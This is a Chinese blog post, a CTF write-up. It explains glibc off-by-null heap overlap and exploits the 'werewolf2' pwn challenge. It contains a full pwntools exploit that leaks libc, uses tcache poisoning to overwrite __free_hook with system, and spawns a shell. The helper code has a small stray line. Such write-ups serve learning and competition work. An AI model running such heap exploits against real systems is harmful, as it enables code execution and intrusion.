
off by null 小结

原创

ch3nwr1d 于 2020-11-20 12:54:02 发布 1749 收藏 4
分类专栏： ctf pwn 第三届山东新一代信息技术创新应用大赛 文章标签： 网络安全

本文链接：https://blog.csdn.net/qq_43409582/article/details/109825038


ctf 同时被 3 个专栏收录

12 篇文章 0 订阅

订阅专栏


pwn

15 篇文章 1 订阅

订阅专栏


第三届山东新一代信息技术创新应用大赛

1 篇文章 1 订阅

订阅专栏

off by null 的一点心得

0x00

最近的一个比赛里有道off by null的题目，比较简单，但对于off by null还是不熟悉。这里写一下这题的wp和off by null的一些利用。

0x01 前置知识

off by null 本质上就是由于长度的检查不严谨导致了一个空字节的溢出造成的，通常我们会用它来构造Heap Overlap或是用来触发unlink。
这些的前提是对于堆块的合并有所了解。
向前合并与向后合并
先说向前合并

```
/* consolidate forward */
if (!nextinuse) {
    unlink(av, nextchunk, bck, fwd);
    size += nextsize;
} else
    clear_inuse_bit_at_offset(nextchunk, 0);
```

向前合并的检查：当一个chunk被free时去检查其物理相邻后一个chunk（next chunk）的prev_inuse位，若为0则证明此块已被free，若不是则将其prev_inuse位清0，执行free操作之后返回。接下来要检查nextchunk是不是top chunk 若是则和前一块合并，若不是则进入向前合并的流程。
向前合并流程：

1. 让nextchunk进入unlink流程
2. 给size加上nextsize（同理也是表示大小上两个chunk已经合并了）

向后合并

```
/* consolidate backward */
if (!prev_inuse(p)) {
    prevsize = p->prev_size;
    size += prevsize;
    p = chunk_at_offset(p, -((long) prevsize));
    unlink(av, p, bck, fwd);
}
```

先检查当前堆块的prev_inuse位是否清零，若是则进入向后合并的流程：

1. 先把前一个堆块的位置找到即p-p->prev_inuse
2. 修改P -> size为P -> size + FD -> size(以此来表示size大小上已经合并)
3. 让FD进入unlink函数

通常我们会构造heap overlap去利用off by null
先介绍一下heap overlap
假设我们申请了三个堆块

```
++++++++++++++++++++++++++++++++++++++++++
|   Chunk A   |   Chunk B   |   Chunk C   |
++++++++++++++++++++++++++++++++++++++++++
```

一定要申请以0x100整数倍大小的堆块，例0xf8,这样可以正好写到下一个chunk的prev_inuse位。
先释放chunkA，再释放chunkB，此时触发off by null修改chunkC的prev_inuse为前两个堆块大小的总和（包括chunk头）。接着释放chunkC，此时因为向后合并会获得一个大小为chunkA+chunkB+chunkC的堆块。由于chunkB其实并不是free的，接着再把chunkB申请回来，这是我们就可以对chunkB进行任意构造了。

0x02 第三届山东新一代信息技术创新应用大赛 werewolf2

题目链接：链接
密码: fi1b

IDA View-A | Pseudocode-A | Hex View-1 | Structure

```
1  __int64 choose()
2  {
3    puts("===========Welcome Werewolf Game2, now make your choice=========");
4    puts("1.Add a role");
5    puts("2.Show a role");
6    puts("3.Edit a role");
7    puts("4.Kill a role");
8    puts("5.Exit");
9    return get_num("5.Exit");
10 }
```


增删改查都有

```
1 unsigned __int64 __fastcall my_read(__int64
2 {
3   char buf; // [rsp+13h] [rbp-Dh]
```

```
4   int i; // [rsp+14h] [rbp-Ch]
5   unsigned __int64 v5; // [rsp+18h] [rbp-8h
6
7   v5 = __readfsqword(0x28u);
8   for ( i = 0; i < a2; ++i )
9   {
0     if ( read(0, &buf, 1uLL) <= 0 )
1       exit(-1);
2     if ( buf == 10 )
3     {
4       *(i + a1) = 0;
5       break;
6     }
7     *(a1 + i) = buf;
8   }
9   if ( i == a2 )
0     *(a2 - 1LL + a1) = 0;
1   return __readfsqword(0x28u) ^ v5;
2 }
```


存在off by null漏洞

```
int add()
{
  int v1; // eax
  int size; // [rsp+4h] [rbp-Ch]
  void *v3; // [rsp+8h] [rbp-8h]

  if ( sum > 15 )
    return puts("Too much!");
  puts("inputs your size:");
  size = get_num("inputs your size:");
  if ( size <= 0 || size > 0x1000 )
    return puts("Invalid size!");
  v3 = malloc(size);
  if ( !v3 )
  {
    puts("ERROR!");
    exit(-1);
  }
  puts("Input your action:");
  my_read(v3, size);
  *(global_list + 16LL * sum) = v3;
  v1 = sum++;
```

```
    *(global_list + 16LL * v1 + 8) = size;
    return puts("Successfully add a role!");
}
```


且对于输入的大小没有过多检查。

2.27的libc有tacahe保护所以我们一开始就申请大一些的堆块来避免tacahe的麻烦。

先申请三个堆块为heap overlap作准备

```
add(0x4f8,"0")  #0 0x555555757360
add(0x1f8,"1")  #1 0x555555757860
add(0x4f8,"2")  #2 0x555555757a60
add(0x20,"/bin/sh\x00")   #3 0x555555757f60 <-防止topchunk合并，为以后攻击准备
```

释放chunk0。因为这里有edit功能所以直接对chunk1修改触发off by null，先用字符填满0x1f0大小，之后将chunk2的prev_inuse位改成前俩个chunk大小之和即0x200+0x500，释放chunk2。此时会得到一个大chunk包含了0，1，2chunk。

因为之前释放的chunk0是unsorted bin状态的所以有main_arena附近的指针现在把他申请回来，他会把main_arena的地址将会被推到Chunk 1的数据域，所以我们show（1）就把libc泄漏出来了。

```
free(0)
edit(1,"a"*0x1f0+p64(0x200+0x500))
free(2)
add(0x4f8,"aaa") #4
show(1)
ru("ion : ")
libc_base = u64(ru("\x0a\x3d")[:].ljust(8,"\x00")) -0x3ebca0
leak("libc_base",libc_base)
#gdb.attach(p)
sys = libc_base + libc.sym['system']
free_hook = libc_base + libc.sym['__free_hook']
leak("sys",sys)
leak("free_hook",free_hook)
```

之后就是利用tacahe机制做double free 改free hook来get shell了

```
add(0x20, "11") #5
free(5)
edit(1, p64(free_hook))
gdb.attach(p)
add(0x20, "aaaa") #6
add(0x20, p64(sys)+'\n')
free(3)
```

完整exp：

```
from LibcSearcher import LibcSearcher
from sys import argv
from pwn import *
#p = process("/tmp/elf", env={"LD_PRELOAD":"/tmp/libc.so.6"})
#context.terminal = ['tmux', 'splitw', '-h']
    return (system, binsh)
l64     = lambda                    :u64(p.recvuntil("\x7f")[-6:].ljust(8,"\x00"))
l32     = lambda                    :u32(p.recvuntil("\xf7")[-4:].ljust(4,"\x00"))
s       = lambda data               :p.send(str(data))
sa      = lambda delim,data         :p.sendafter(delim, str(data))
sl      = lambda data               :p.sendline(str(data))
sla     = lambda delim,data         :p.sendlineafter(delim, str(data))
r       = lambda num=4096           :p.recv(num)
```

```
ru      = lambda delims, drop=True  :p.recvuntil(delims, drop)
uu64    = lambda data               :u64(data.ljust(8,'\0'))
leak    = lambda name,addr          :log.success('{} = {:#x}'.format(name, addr))

#context.log_level = 'DEBUG'
context.terminal = ['terminator', '-x' ,'sh' , '-c']
local = 1
if local:
    p = process('./werewolf2')
else:
    p = remote("47.105.128.249",9998)
#libc = ELF('./libc-2.27.so')
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')

def add(size,content):
    p.sendlineafter('5.Exit\n',str(1))
    p.sendlineafter('inputs your size:\n',str(size))
    p.sendlineafter('Input your action:\n',content)

def show(id):
    p.sendlineafter('5.Exit\n',str(2))
    p.sendlineafter('Input your id\n',str(id))

def edit(id,content):
    p.sendlineafter('5.Exit\n',str(3))
    p.sendlineafter('Input your id\n',str(id))
    p.sendlineafter('Input your new action\n',content)

def free(id):
    p.sendlineafter('5.Exit\n',str(4))
    p.sendlineafter('Input your id\n',str(id))

add(0x4f8,"0")  #0 0x555555757360
add(0x1f8,"1")  #1 0x555555757860
add(0x4f8,"2")  #2 0x555555757a60
add(0x20,"/bin/sh\x00")   #3 0x555555757f60
free(0)
edit(1,"a"*0x1f0+p64(0x200+0x500))
free(2)
#gdb.attach(p)
add(0x4f8,"aaa") #4
show(1)
ru("ion : ")
libc_base = u64(ru("\x0a\x3d")[:].ljust(8,"\x00")) -0x3ebca0
leak("libc_base",libc_base)
#gdb.attach(p)
sys = libc_base + libc.sym['system']
free_hook = libc_base + libc.sym['__free_hook']
leak("sys",sys)
leak("free_hook",free_hook)

add(0x20, "11") #5
free(5)
edit(1, p64(free_hook))
gdb.attach(p)
add(0x20, "aaaa") #6
add(0x20, p64(sys)+'\n')
free(3)
p.interactive()
```

参考链接：https://www.anquanke.com/post/id/208407#h2-12